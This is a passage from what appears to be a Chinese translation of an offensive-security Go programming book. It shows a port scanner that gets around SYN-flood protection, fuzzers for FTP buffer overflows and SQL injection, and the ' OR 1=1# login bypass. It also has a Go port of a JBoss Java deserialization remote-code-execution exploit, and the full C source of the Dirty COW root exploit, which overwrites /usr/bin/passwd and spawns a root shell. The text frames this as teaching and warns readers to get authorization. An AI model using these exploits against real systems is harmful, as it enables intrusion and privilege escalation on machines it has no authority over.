    "fmt"
    "log"
    "net"
    "os"
    "strings"
    "time"

    "github.com/google/gopacket"
    "github.com/google/gopacket/pcap"
)

var (
    snaplen = int32(320)
    promisc = true
    timeout = pcap.BlockForever
    filter = "tcp[13] == 0x11 or tcp[13] == 0x10 or tcp[13] == 0x18"
    devFound = false
    results = make(map[string]int)
)

func capture(iface, target string) {
    handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }
    defer handle.Close()

    if err := handle.SetBPFFilter(filter); err != nil {
        log.Panicln(err)
    }

    source := gopacket.NewPacketSource(handle, handle.LinkType())
    fmt.Println("Capturing packets")
    for packet := range source.Packets() {
        networkLayer := packet.NetworkLayer()
        if networkLayer == nil {
            continue
        }
        transportLayer := packet.TransportLayer()
        if transportLayer == nil {
            continue
        }

        srcHost := networkLayer.NetworkFlow().Src().String()
        srcPort := transportLayer.TransportFlow().Src().String()

        if srcHost != target {
            continue
        }
        results[srcPort] += 1
    }
}

func main() {
    if len(os.Args) != 4 {
        log.Fatalln("Usage: main.go <capture_iface> <target_ip> <port1,port2,p")
    }

    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }
}

```

```

}

iface := os.Args[1]
for _, device := range devices {
    if device.Name == iface {
        devFound = true
    }
}
if !devFound {
    log.Panicf("Device named '%s' does not exist\n", iface)
}

ip := os.Args[2]
go capture(iface, ip)
time.Sleep(1 * time.Second)

ports, err := explode(os.Args[3])
if err != nil {
    log.Panicln(err)
}

for _, port := range ports {
    target := fmt.Sprintf("%s:%s", ip, port)
    fmt.Println("Trying", target)
    c, err := net.DialTimeout("tcp", target, 1000*time.Millisecond)
    if err != nil {
        continue
    }
    c.Close()
}
time.Sleep(2 * time.Second)

for port, confidence := range results {
    if confidence >= 1 {
        fmt.Printf("Port %s open (confidence: %d)\n", port, confidence)
    }
}
}

func explode(portString string) ([]string, error) {
    ret := make([]string, 0)

    ports := strings.Split(portString, ",")
    for _, port := range ports {
        port := strings.TrimSpace(port)
        ret = append(ret, port)
    }

    return ret, nil
}

```

Listing 8-6: Scanning and processing packets with SYN-flood protections  
[\(https://github.com/blackhat-go/bhg/ch-8/syn-flood/main.go/\)](https://github.com/blackhat-go/bhg/ch-8/syn-flood/main.go/)

一般来说，代码中要维护数据包的计数，根据端口分组，以表示端口确实是打开的。使用过滤器只选择设置了适当 flag 的包。匹配数据包的数量越多，越能确定服务正在监听端口。

代码首先定义几个变量，以便在整个过程中使用。这些变量包括过滤器和map类型的 `results`，使用它来跟踪对端口是否打开的确定级别。目标端口作为key，并维护匹配包的计数作为map的值。

接下来定义函数 `capture()`，参数为接口名称和要测试的目标IP。函数本身以与前面示例相同的方式引导数据包抓取。然而，必须用不同的代码处理每个包。利用 `gopacket` 来提取包的网络和传输层。如果缺少这两层就忽略掉；这是因为下一步要检查包的源IP和端口，如果没有传输层或网络层的话就没有这些信息。然后再确定包的源机器IP地址是目标的。如果包的来源和IP地址不匹配就跳过处理。如果匹配就递增端口的确定等级。对后续的每个包重复此过程。匹配时就递增确定等级。

`main()` 函数中使用一个协成调用 `capture()` 函数。使用协成的目的是确保抓包和处理逻辑阻塞地并发执行。同时，`main()` 函数继续解析目标端口，一个接一个地遍历，然后调用 `net.DialTimeout` 尝试对每个进行TCP连接。协成在运行中，积极地监视这些连接尝试，寻找表示服务正在监听的包。

尝试连接每个端口后，处理所有结果时，只显示确定等级为1或更高的端口（这意味着至少有一个包与该端口的过滤器匹配）。代码中有几处调用 `time.Sleep()` 确保保留有足够的时间来建立嗅探和处理包。

让我们看一下程序的示例运行，如清单8-7所示。

```
$ go build -o syn-flood && sudo ./syn-flood enp0s5 10.1.100.100 80,443,8123,65
Capturing packets
Trying 10.1.100.100:80
Trying 10.1.100.100:443
Trying 10.1.100.100:8123
Trying 10.1.100.100:65530
Port 80 open (confidence: 1)
Port 443 open (confidence: 1)
```

清单 8-7: 带有可信等级的端口扫描结果

测试成功地确定了端口80和443是开启的。同时也确定没有服务监听在端口8123 和 65530（注意，我们在示例中更改了IP地址以保护无辜者。）

可以用几种方式改进代码。作为学习练习，建议添加以下增强功能：

1. 从 `capture()` 函数中移除网络层和传输层逻辑和来源检查。相反，在BPF过滤器中添加额外参数来确保只抓取目标IP和端口的数据包。
2. 用并发替代端口扫描的顺序逻辑，类似于前几章演示的那样。这能提高效率。
3. 不是将代码限制为单个目标IP，而是允许用户提供IP或网络块的列表。

## 总结

我们已经完成了有关抓包的讨论，主要集中于被动嗅探活动。在下一章中，将重点介绍漏洞利用开发。

## 第9章：编写并移植漏洞代码

在前面的大多数章节中，使用Go创建基础的网络攻击。开发了原生的TCP，HTTP，DNS，SMB，数据库交互和被动数据包捕捉。

本章侧重于识别和移植漏洞。首先，学习如何创建漏洞混淆器来发现程序的安全缺陷。然后，学习如何移植现有漏洞到Go中。最后，展示如何使用流行的工具来创建支持Go的shellcode。在本章结束时，应该对如何使用Go来发现缺陷以及如何使用它来编写和交付各种有效负载有了基本的了解。

### 创建混淆器

**Fuzzing** 是一种向程序发送大量数据，试图迫使应用程序产生异常行为的技术。该行为可暴漏代码的错误或安全缺陷，稍后就可以使用这些缺陷。混淆一个程序还可能产生不希望看到的副作用，比如资源耗尽、内存损坏和服务中断。其中有些副作用对于bug猎人和开发人员来说是必要的，但不利于程序的稳定性。因此，始终在受控的实验室环境中执行混淆是非常重要的。就像在本书中讨论的大多数技巧一样，在没有所有者的明确授权下，不要混淆程序或系统。

本部分会创建两个混淆器。第一个检测使服务崩溃时输入的容量，并识别缓冲区溢出。第二个混淆器重播HTTP请求，循环通过可能的输入发现SQL注入。

### 缓冲区溢出混淆

**Buffer overflows** 发生在用户在输入中提交的数据超过了程序能申请到的内存。例如，用户能够提交5000字符，而程序只能接受5个。若程序使用了错误的技术，其能允许用户将多余的数据写入到不是为这些数据准备的内存中，这种“溢出”会破坏存储在相邻内存位置中的数据，能让恶意用户偷偷地使程序崩溃或改变其逻辑流。

缓冲区溢出对于从客户端接收数据的网络程序影响特别大。使用缓冲区溢出，客户端可能终端服务端的可用性，或执行远程代码。再重申下：除非得到允许，否则不要混淆系统或应用程序。另外，确保完全理解系统或程序崩溃的后果。

### 缓冲区溢出混淆如何工作

混淆地创建缓冲区溢出通常需要提交越来越长的输入，例如，每个后续请求都包含比上次多一个字符的输入值。一个牵强的例子，使用A字符作为输入会按照表9-1中所示的方式执行。

表9-1：在缓冲区溢出测试中的输入的值

次数	输入
1	A
2	AA
3	AAA
4	AAAA
	N个A

通过向一个易受攻击的函数发送大量输入，输入的长度最终会达到超过函数定义的缓冲区的大小，这会破坏程序的控制元素，例如其返回和指令指针。至此，程序或系统会崩溃。

每次尝试发送越来越大的请求，可以精确地确定预期的输入大小，这对之后开发程序非常重要。然后检查崩溃或核心输出结果，以便更好地理解漏洞并尝试开发一个有效的漏洞。在这里不讨论调试器的使用和开发；而要专注于编写混淆器。

如果用现代的解释语言做过手动混淆器，可能已经使用了构造器来创建指定长度的字符串。例如，下面的Python代码，在解释器控制台中运行，展示了创建一个有25个A字符的字符串是多么简单：

```
>>> x = "A"*25
>>> x
'aaaaaaaaaaaaaaaaaaaaaaaa'
```

遗憾的是，Go中没有这么简便的构造器来构建任意长度的字符串。必须使用老风格的方式——使用循环——像下面这样的代码：

```
var (
    n int
    s string
)
for n = 0; n < 25; n++ {
    s += "A"
}
```

显然，比Python有点冗长，但不难理解。

需要考虑的另一个问题是有效负载的传递机制。这依赖于目标程序或系统。在某些情况下，可能会涉及到向磁盘写入文件。另一些情况下，可能通过TCP/UDP与HTTP、SMTP、SNMP、FTP、Telnet或其他网络服务进行通信。

下面的例子中，将对远程FTP服务执行混淆测试。可以快速调整我们提供的许多逻辑来针对其他协议进行操作，因此它应该作为针对其他服务开发定制混淆器的良好基础。

虽然Go的标准包中包含对一些常见协议的支持，像HTTP和SMTP，但不支持客户端-服务器的FTP交互。可以使用支持FTP通信的第三方包代替，因此没必要从头开始写重复造轮子。然而，为了最大限度地控制（并欣赏该协议），使用原生的TCP通信来构建基础的FTP功能。如果需要回顾TCP是如何工作的，可以参考第2章。

## 构建缓冲区溢出混淆器

清单9-1是混淆器的代码。（ / 根路径下的所有代码清单都位于github仓库  
<https://github.com/blackhat-go/bhg/>。）硬编码了一些值，例如目标IP和端口，还有输入的最大长度。代码本身混淆了USER属性。由于此属性出现在用户身份验证之前，因此作为攻击面上的一个常见的可测试点。

```
func main() {
    for i := 0; i < 2500; i++ {
        conn, err := net.Dial("tcp", "10.0.1.20:21")
        if err != nil {
            log.Fatalf("[!] Error at offset %d: %s\n", i, err)
        }
        bufio.NewReader(conn).ReadString('\n')

        user := ""
        for n := 0; n <= i; n++ {
            user += "A"
        }

        raw := "USER %s\n"
        fmt.Fprintf(conn, raw, user)
        bufio.NewReader(conn).ReadString('\n')

        raw = "PASS password\n"
        fmt.Fprint(conn, raw)
        bufio.NewReader(conn).ReadString('\n')

        if err := conn.Close(); err != nil {
            log.Println("[!] Error at offset %d: %s\n", i, err)
        }
    }
}
```

清单 9-1: 缓冲区溢出混淆器（ /ch-9/ftp-fuzz/main.go ）

代码一开始就是一个大循环。每次程序循环时，会在所提供的用户名上添加另一个字符。这样就将发送长度在1到2500个字符之间的用户名。

循环中的每次迭代，都会和目标FTP服务建立TCP连接。每当和FTP服务交互时，无论是初始化连接或后续的命令，都将服务器的响应作为一行单独显式读取。如此一来，代码会在等待TCP响应时阻塞，也就不会在数据包返回前过早地发送命令。然后用另一个 `for` 循环用之前介绍的方式构建 A 的字符串。使用外部循环的索引 `i` 来构建基于当前循环迭代的字符串长度，这样程序每次重新开始时，字符串长度都会增加1。通过使用 `fmt.Fprintf(conn, raw, user)` 将该值写入到 `USER` 命令中。

尽管可以在此时结束与FTP服务器的交互(毕竟，只混淆了 `USER` 命令)，但可以继续发送 `PASS` 命令来完成事务。最后，干净地关闭链接。

值得注意的有两点，其中，异常连接行为可能表明服务中断，这意味着潜在的缓冲区溢出：当第一次建立链接，然后链接关闭。如果在下次循环时不能建立链接，很可能出问题了。然后，检查服务是否由于缓冲区溢出而崩溃了。

如果建立链接后不能关闭，这可能是远程FTP服务突然断开的异常行为，但是，可能不是由于缓冲区溢出造成的。先记录下异常情况，程序继续执行。

图9-1是抓到的包，显示后续的每个 `USER` 命令的长度都在增加，确定代码按预期执行。

图9-1 Wireshark捕获到每次程序循环时 USER 命令增加一个字母

有几种方法能提高代码的灵活性和方便性。例如，可能的话移除IP，端口，迭代值的硬编码，而通过命令行参数或配置文件传入。可以作为练习。另外，扩展代码，以便在身份验证后混淆命令。特别地，更新工具来混淆 CWD/CD 命令。从历史上看，各种工具都容易受到与该命令的处理有关的缓冲区溢出的影响，这使其成为混淆测试的好目标。

## SQL注入混淆

本部分将探索SQL注入模糊测试。攻击的这种变化不是更改每次输入的长度，而是通过定义的输入列表循环以尝试SQL注入。换句话来说就是，通过尝试由各种SQL元字符和语法组成的输入列表来混淆网站登录表单的username参数，如果后端数据库对其进行不安全的处理，则会导致应用程序产生异常行为。

为简单起见，仅探测基于错误的SQL注入，忽略像boolean-, time-, 和 union-based 等其他形式。这意味着，无需在响应内容或响应时间上寻找细微的差异，而在HTTP响应中查找错误消息以表明SQL注入。也意味着希望web服务保持运行状态，因此不能再依赖连接的建立来检验是否成功创建了异常行为。相反，需要在响应体中搜索数据库错误消息。

## SQL注入原理

SQL注入的核心是，攻击者在语句中插入SQL元字符，从而有可能操纵查询以产生意外行为或返回受限的敏感数据。开发者盲目地将不受信任的用户数据连接到他们的SQL查询时，就会发生此问题，如以下伪代码所示：

```
username = HTTP_GET["username"]
query = "SELECT * FROM users WHERE user = '" + username + "'"
result = db.exec
if(len(result) > 0) {
    return AuthenticationSuccess()
} else {
    return AuthenticationFailed()
}
```

伪代码中，变量username直接从HTTP参数中读取。该值未经过校验和验证。然后使用该值直接拼接到SQL查询语句中来构建查询字符串。程序查询数据库并检查结果。如果匹配到至少一条记录，则身份验证成功。只要提供的用户名由字母数字和某些特殊字符组成，该代码就应具有适当的行为。例如，提供用户名alice会是下面的安全查询：

```
SELECT * FROM users WHERE user = 'alice'
```

但是，当用户名含单引号时会发生什么呢？提供用户名 o'doyle 会产生以下查询：

```
SELECT * FROM users WHERE user = 'o'doyle'
```

这里的问题是后端数据库现在看到不平衡数量的单引号。注意前面查询的强调部分 doyle；后端数据库将其解释为SQL语法，因为它位于引号之外。当然，这是无效的SQL语法，并且后端数据库也不会处理。对于基于错误的SQL注入，会在

HTTP响应中生成一个错误消息。消息本身将根据数据库而有所不同。MySQL中会收到类型下面的错误，可能还会包含其他详细信息，从而关闭查询本身：

```
You have an error in your SQL syntax
```

尽管我们不会太深入地研究，但是现在可以操纵用户名输入来生成有效的SQL查询，该查询将绕过示例中的身份验证。输入 ' `OR 1=1#`' 的用户名，恰好位于下面的SQL语句中：

```
SELECT * FROM users WHERE user = '' OR 1=1#'
```

该输入在查询的末尾附加了逻辑 `OR`。该 `OR` 语句总是为真，因为1总是等于1。然后使用MySQL的注释 (#) 强制后端数据库忽略剩余的查询。这是有效的SQL语句。假设数据库中存在一行或多行数据，就可以绕过前面伪代码中的身份验证。

## 构建SQL注入混淆器

混淆器的目的不是生成符合语法的SQL语句。恰恰相反，需要中断查询，以使语法错误的语句在后端数据库中产生错误，如O'Doyle的示例所示。为此，将发送各种SQL元字符作为输入。

首先要做的是分析目标请求。通过检查HTML源代码，使用拦截代理或使用Wireshark捕获网络数据包，可以确定为登录门户提交的HTTP请求类似于以下内容：

```
POST /WebApplication/login.jsp HTTP/1.1
Host: 10.0.1.20:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Referer: http://10.0.1.20:8080/WebApplication/
Cookie: JSESSIONID=2D55A87C06A1
Upgrade-Insecure-Requests: 1
username=someuser&password=somepass
```

登录表单将POST请求发送到 `http://10.0.1.20:8080/WebApplication/login.jsp`。有两个表单参数：`username` 和 `password`。在本例中，为简洁起见，我们将混淆限制在 `username` 字段。代码本身非常紧凑，包含几个循环，正则表达式以及创建HTTP请求。如清单9-2所示。

```

func main() {
    payloads := []string{
        "baseline", ")",
        "(",
        "\\"",
        "\\",
    }
    sqlErrors := []string{
        "SQL",
        "MySQL",
        "ORA-",
        "syntax",
    }
    errRegexes := []*regexp.Regexp{}
    for _, e := range sqlErrors {
        re := regexp.MustCompile(fmt.Sprintf(".%s.*", e))
        errRegexes = append(errRegexes, re)
    }
    for _, payload := range payloads {
        client := new(http.Client)
        body := []byte(fmt.Sprintf("username=%s&password=p", payload))
        req, err := http.NewRequest(
            "POST",
            "http://10.0.1.20:8080/WebApplication/login.jsp",
            bytes.NewReader(body),
        )
        if err != nil {
            log.Fatalf("[] Unable to generate request: %s\n", err)
        }
        req.Header.Add("Content-Type", "application/x-www-form-urlencoded")
        resp, err := client.Do(req)
        if err != nil {
            log.Fatalf("[] Unable to process response: %s\n", err)
        }
        body, err = ioutil.ReadAll(resp.Body)
        if err != nil {
            log.Fatalf("[] Unable to read response body: %s\n", err)
        }
        resp.Body.Close()
        for idx, re := range errRegexes {
            if re.MatchString(string(body)) {
                fmt.Printf(
                    "[+] SQL Error found ('%s') for payload: %s\n",
                    sqlErrors[idx],
                    payload,
                )
                break
            }
        }
    }
}

```

清单 9-2: SQL注入混淆器 (/ch-9/http\_fuzz/main.go)

代码首先定义要尝试的有效负载的切片。这是稍后将作为 `username` 请求参数的混淆列表。同样，定义了SQL错误关键字的字符串切片。将会在HTTP响应体中搜索这些值。存在任何一个值都是SQL出错的强有力的指标。也可以扩展这两个列表，但对于本例以及足够了。

下一步执行一些处理工作。对于要搜索的每个错误关键字，构建并编译一个正则表达式。在主HTTP逻辑外做这些工作，就不用多次创建并编译这些正则表达式。毫无疑问，这是小的优化，但还是好的做法。使用这些已编译的正则表达式填充一个

单独的切片，该切片在后面使用。

接下来是该混淆器的核心逻辑。循环遍历每个有效负载，使用它们来构建一个适当的HTTP请求体，`username` 的值是当前的有效负载。使用该结果来构建针对登录表单的HTTP POST请求。然后设置 `Content-Type` 头，调用 `client.Do(req)` 发送请求。

请注意，通过使用创建客户端和单个请求的长格式过程来发送请求，然后调用 `client.Do()`。当然可以使用Go的 `http.PostForm()` 函数来更简洁地实现。但是，更详细的技术可以更细粒度地控制HTTP的头。尽管本例中只设置了 `Content-Type` 头，但是HTTP请求时设置额外的头的情况并不少见（例如 `User-Agent`, `Cookie` 等）。无法使用 `http.PostForm()` 做到这一点，因此，用长路由会更容易地添加任何必须的HTTP头，尤其是对头本身进行混淆处理时。

接下来，使用 `ioutil.ReadAll()` 读取HTTP响应体。有了响应体后就可以遍历所有的预编译的正则表达式了，测试响应主体中是否存在SQL 错误关键字。如果匹配到的话，就可能是一个SQL注入错误消息。程序会将负载和错误的详情输出到屏幕上，然后继续循环的下一个迭代。

运行代码，以确认它可以通过易受攻击的登录表单成功识别出SQL注入漏洞。如果为 `username` 加上单引号，则会显示SQL的错误指示符，如下所示：

```
$ go run main.go
[+] SQL Error found ('SQL') for payload: '
```

鼓励您尝试以下练习，以帮助更好地理解代码，理解HTTP通信的细微差别，并提高检测SQL注入的能力：

1. 更新代码以测试基于时间的SQL注入。为此，必须发送各种有效负载，这些负载会在后端查询执行时引入时间延迟。需要测量往返时间，并将其与基准请求进行比较，以推断是否存在SQL注入。
2. 更新代码以测试基于布尔的盲目SQL注入。尽管为此可以使用不同的指标，一个简单的方式是比较HTTP响应代码和基准响应。与基准响应代码的偏差，尤其是接收到500响应码（服务器内部错误），可能标示SQL注入。
3. 预期依赖Go的 `net.http` 包来简化通信，不如尝试使用 `net` 包处理原生TCP连接。当使用 `net` 包时，需要注意 HTTP的 `Content-Length` 头，其标示消息体的长度。需要计算每次请求的准确长度，因为消息体长度会变。如果使用的是无效长度，服务器很可能会拒绝请求。

下一节中，将介绍如何把漏洞开发从Python或C等其他语言移植到Go中。

## 移植漏洞到Go中

由于种种原因，需要将已存在的漏洞移植到Go中。可能现有的开发代码已被破坏、不完整或与目标系统或版本不兼容。虽然可以毫无疑问地使用原语言来扩展或更新损坏或未完成的代码，但是Go能提供容易的交叉编译，一致的语法和缩进规则以及强大的标准库。所有这些将使开发的代码具有更高的可移植性和可读性，而不会影响功能。

移植现有漏洞程序时，可能最大的挑战是确定等效的Go库和函数调用以实现相同级别的功能。举个例子，解决字节序，编码和加密等价物可能需要一些研究，尤其是对于那些不熟悉Go的人。幸运的是，在前面的章节中已经解决了基于网络通信

的复杂性。希望大家应该熟悉它的实现和细微差别。

会发现无数种使用Go的标准库进行漏洞开发或移植的方法。对于我们来说，在一章中全面介绍这些包和用例是不现实的，建议通过 <https://golang.org/pkg/> 浏览 Go的官方文档。文档内容丰富，有大量的好例子来帮助理解函数和包的用法。下面是一些在开发时可能会最感兴趣的包：

**bytes** 提供低级字节操作 **crypto** 实现各种对称和非对称加密和消息认证 **debug** 检查各种文件类型的元数据和内容

**encoding** 使用各种常见形式（例如二进制，十六进制，Base64等）对数据进行编码和解码

**io and bufio** 从各种通用接口类型(包括文件系统、标准输出、网络连接等)读写数据

**net** 通过使用各种协议（例如HTTP和SMTP）方便客户端与服务器的交互

**os** 执行本地操作系统并与之交互

**syscall** 公开用于进行低级系统调用的接口

**unicode** 使用UTF-16或UTF-8编码和解码数据

**unsafe** 与操作系统进行交互时避免Go的类型安全检查很有用

诚然，在后面的章节中，尤其是在我们讨论底层Windows交互时，其中一些包被证明更有用，但是我们已经包含了这个列表供查看。我们不会尝试详细介绍这些包，而是展示如何通过使用其中一些包来移植现有漏洞开发程序。

## 移植Python代码漏洞

在第一个例子中，将移植2015年发布的Java反序列化漏洞。该漏洞归类为几个CVE，它影响常见应用程序，服务器和库中Java对象的反序列化。反序列化库引入了此漏洞，该库无法在服务器端执行之前的验证输入（漏洞的常见原因）。我们将重点放在开发流行的Java Enterprise Edition应用程序服务器JBoss上。在<https://github.com/roo7break/serialator/blob/master/serialator.py> 上，有一个Python脚本，其中包含可在多个应用程序中使用此漏洞的逻辑。清单9-3提供需要复制的逻辑。

```

def jboss_attack(HOST, PORT, SSL_On, _cmd):
    # The below code is based on the jboss_java_serialize.nasl script within N
    """
    This function sets up the attack payload for JBoss
    """

    body_serObj = hex2raw3("ACED000573720032737--SNIPPED FOR BREVITY--017400")

    clen = len(_cmd)
    body_serObj += chr(clen) + _cmd
    body_serObj += hex2raw3("740004657865637571--SNIPPED FOR BREVITY--7E003A")

    if SSL_On:
        webservice = httplib2.Http(disable_ssl_certificate_validation=True)
        URL_ADDR = "%s://%s:%s" % ('https', HOST, PORT)
    else:
        webservice = httplib2.Http()
        URL_ADDR = "%s://%s:%s" % ('http', HOST, PORT)
        headers = {"User-Agent": "JBoss_RCE_POC",
                   "Content-type": "application/x-java-serialized-object--SNIPP"
                   "Content-length": "%d" % len(body_serObj)}
    }

    resp, content = webservice.request(
        URL_ADDR + "/invoker/JMXInvokerServlet",
        "POST",
        body=body_serObj,
        headers=headers)

    # print provided response.
    print("[i] Response received from target: %s" % resp)

```

清单 9-3: Python 序列化开发代码

让我们看下这里用到了那些东西。该函数接收host, port, SSL标示和操作系统命令作为参数。为了构建正确的请求, 该函数必须创建一个表示序列化Java对象的有效负载。该脚本首先将一系列字节硬编码到名为 `body_serObj` 的变量中。为了简洁起见, 已将这些字节删除, 但请注意, 它们在代码中以字符串值的形式表示。这是一个十六进制字符串, 需要将其转换为字节数组, 以便该字符串的两个字符成为单个字节的表示形式。例如, 您需要将 AC 转换为十六进制字节 \ xAC 。为了完成此转换, 代码调用了 `hex2raw3` 函数。只要了解了十六进制字符串是怎么回事, 关于此函数基础实现的细节就无关紧要了。

接下来, 脚本计算操作系统命令的长度, 然后将长度和命令追加到 `body_serObj` 变量。该脚本通过附加以表示Java序列化对象其余部分的其他数据来完成有效负载的构造, 该对象以JBoss可以处理的格式。构造有效负载后, 脚本将构建URL并设置SSL以忽略无效证书(如有必要)。然后, 设置所需的 Content-Type 和 Content-Length HTTP 标头, 并将恶意请求发送到目标服务器。

该脚本中的大多数内容对于我们来说并不陌生, 因为在上一章已经介绍了大部分内容。现在, 只需以Go习惯的方式进行等效的函数调用即可。清单9-4是该漏洞的Go版本。

```

func jboss(host string, ssl bool, cmd string) (int, error) {
    serializedObject, err := hex.DecodeString("ACED0005737--SNIPPED FOR BREVITY")
    if err != nil {
        return 0, err
    }
    serializedObject = append(serializedObject, byte(len(cmd)))
    serializedObject = append(serializedObject, []byte(cmd)...)

    afterBuf, err := hex.DecodeString("740004657865637571--SNIPPED FOR BREVITY")
    if err != nil {
        return 0, err
    }
    serializedObject = append(serializedObject, afterBuf...)

    var client *http.Client var url string
    if ssl {
        client = &http.Client{
            Transport: &http.Transport{
                TLSClientConfig: &tls.Config{
                    InsecureSkipVerify: true,
                },
            },
        }
        url = fmt.Sprintf("https://%s/invoker/JMXInvokerServlet", host)
    } else {
        client = &http.Client{}
        url = fmt.Sprintf("http://%s/invoker/JMXInvokerServlet", host)
    }
    req, err := http.NewRequest("POST", url, bytes.NewReader(serializedObject))
    if err != nil {
        return 0, err
    }
    req.Header.Set(
        "User-Agent",
        "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko")
    req.Header.Set(
        "Content-Type",
        "application/x-java-serialized-object; class=org.jboss.invocation.Marshaller")
    resp, err := client.Do(req)
    if err != nil {
        return 0, err
    }
    return resp.StatusCode, nil
}

```

清单 9-4: 和原始Python序列化漏洞等效的Go代码 (/ch-9/jboss/main.go)

该代码几乎逐行复制了Python版本。基于此，我们将注释设置为与Python对应的注释一致，因此可以按照我们所做的更改。

首先，通过定义序列化的Java对象 `byte` 切片来构造有效负载，并在操作系统命令之前对该部分进行硬编码。不像Python版本那样依赖于用户定义的逻辑将十六进制字符串转换为 `byte` 数组，Go版本使用 `encoding/hex` 包中的

`hex.DecodeString()`。接下来，确定操作系统命令的长度，然后将其和命令本身附加到有效负载中。通过将硬编码的十六进制尾部字符串解码到现有有效负载上，即可完成有效负载的构造。此代码比Python版本稍微冗长一些，因为我们有意添加了额外的错误处理，但也可以使用Go的标准编码包轻松解码十六进制字符串。

继续初始化HTTP客户端，如果需要，可将其配置为SSL通信，然后构建POST请求。在发送请求之前，需要设置必要的HTTP头，以便JBoss服务器正确地解释内容类型。注意，没有明确地设置 `Content-Length` 的HTTP头。这是因为Go的http

包会自动为你做这些。最后，调用 `client.Do(request)` 发送攻击请求。

很大程度上，这段代码使用了已经学过的内容。该代码引入了一些小的修改，例如将SSL配置为忽略无效证书并添加特定的HTTP头。也许代码中的一个新颖的地方是使用 `hex.DecodeString()`，这是一个Go核心函数，它将十六进制字符串转换为等价的字节表示形式。在Python中必须手动执行。表9-2是其他一些常见的Python和Go的等效函数或结构。

这不是一个函数映射的全面列表。存在太多变化和边缘情况，无法涵盖移植漏洞程序需要的所有可能的函数。我们希望这将帮助您把至少一些最常见的Python函数转换为Go。

表 9-2: 常用的 Python 和 Go 等效函数

Python	Go	Notes
<code>hex(x)</code>	<code>fmt.Sprintf("%#x", x)</code>	Converts an integer, x, to a lowercase hexadecimal string, prefixed with "0x".
<code>ord(c)</code>	<code>rune(c)</code>	Used to retrieve the integer (int32) value of a single character. Works for standard 8-bit strings or multibyte Unicode. Note that rune is a built-in type in Go and makes working with ASCII and Unicode data fairly simple.
<code>chr(i)</code> and <code>unichr(i)</code>	<code>fmt.Sprintf("%+q", rune(i))</code>	The inverse of <code>ord</code> in Python, <code>chr</code> and <code>unichr</code> return a string of length 1 for the integer input. In Go, you use the <code>rune</code> type and can retrieve it as a string by using the <code>%+q</code> format sequence.
<code>struct.pack(fmt, v1, v2, ...)</code>	<code>binary.Write(...)</code>	Creates a binary representation of the data, formatted appropriately for type and endianness.
<code>struct.unpack(fmt, string)</code>	<code>binary.Read(...)</code>	The inverse of <code>struct.pack</code> and <code>binary.Write</code> . Reads structured binary data into a specified format and type.

## 移植C代码漏洞

让我们把注意力从Python移到C上。C可以说是一种比Python可读性差的语言，但是C与Go的相似之处比Python多。从C移植漏洞比想象的要容易。为了演示，我们将为Linux移植一个本地特权升级漏洞。该漏洞称为 *Dirty COW*，与Linux内核的内存子系统中的竞争状况有关。此漏洞在披露时影响了大多数（如果不是全部）常见的Linux和Android发行版。此漏洞已得到修补，因此需要采取一些具体措施来重现以下示例。具体来说，需要配置具有易受攻击的内核版本的Linux系统。进行相关设置超出了本章的范围。但是，作为参考，我们使用内核版本为3.13.1的64位Ubuntu 14.04 LTS发行版。

该漏洞利用程序的几种变体是公开可用的。可以在<https://www.exploit-db.com/exploits/40616/>找到要复制的副本。清单9-5显示了完整的原始漏洞代码，并对其进行了稍微的修改以提高可读性。

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <unistd.h>
void *map;
int f;
int stop = 0;
struct stat st;
char *name;
pthread_t pth1, pth2, pth3;

// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    --snip--
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int f=open("/proc/self/mem",O_RDWR); int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

void *waitForWrite(void *arg) {
    char buf[sc_len];
    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);

        if(memcmp(buf, sc, sc_len) == 0) {
            printf("%s is overwritten\n", suid_binary);
            break;
        }
        fclose(fp);
        sleep(1);
    }
    stop = 1;
    printf("Popping root shell.\n");
}

```

```

    printf("Don't forget to restore /tmp/bak\n");

    system(suid_binary);
}

int main(int argc,char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s.. to /tmp/bak\n", suid_binary);

    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

    f = open(suid_binary,0_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

    pthread_create(&pth1, NULL, &madviceThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);

    return 0;
}

```

清单9-5 C语言编写的Dirty COW特权升级漏洞

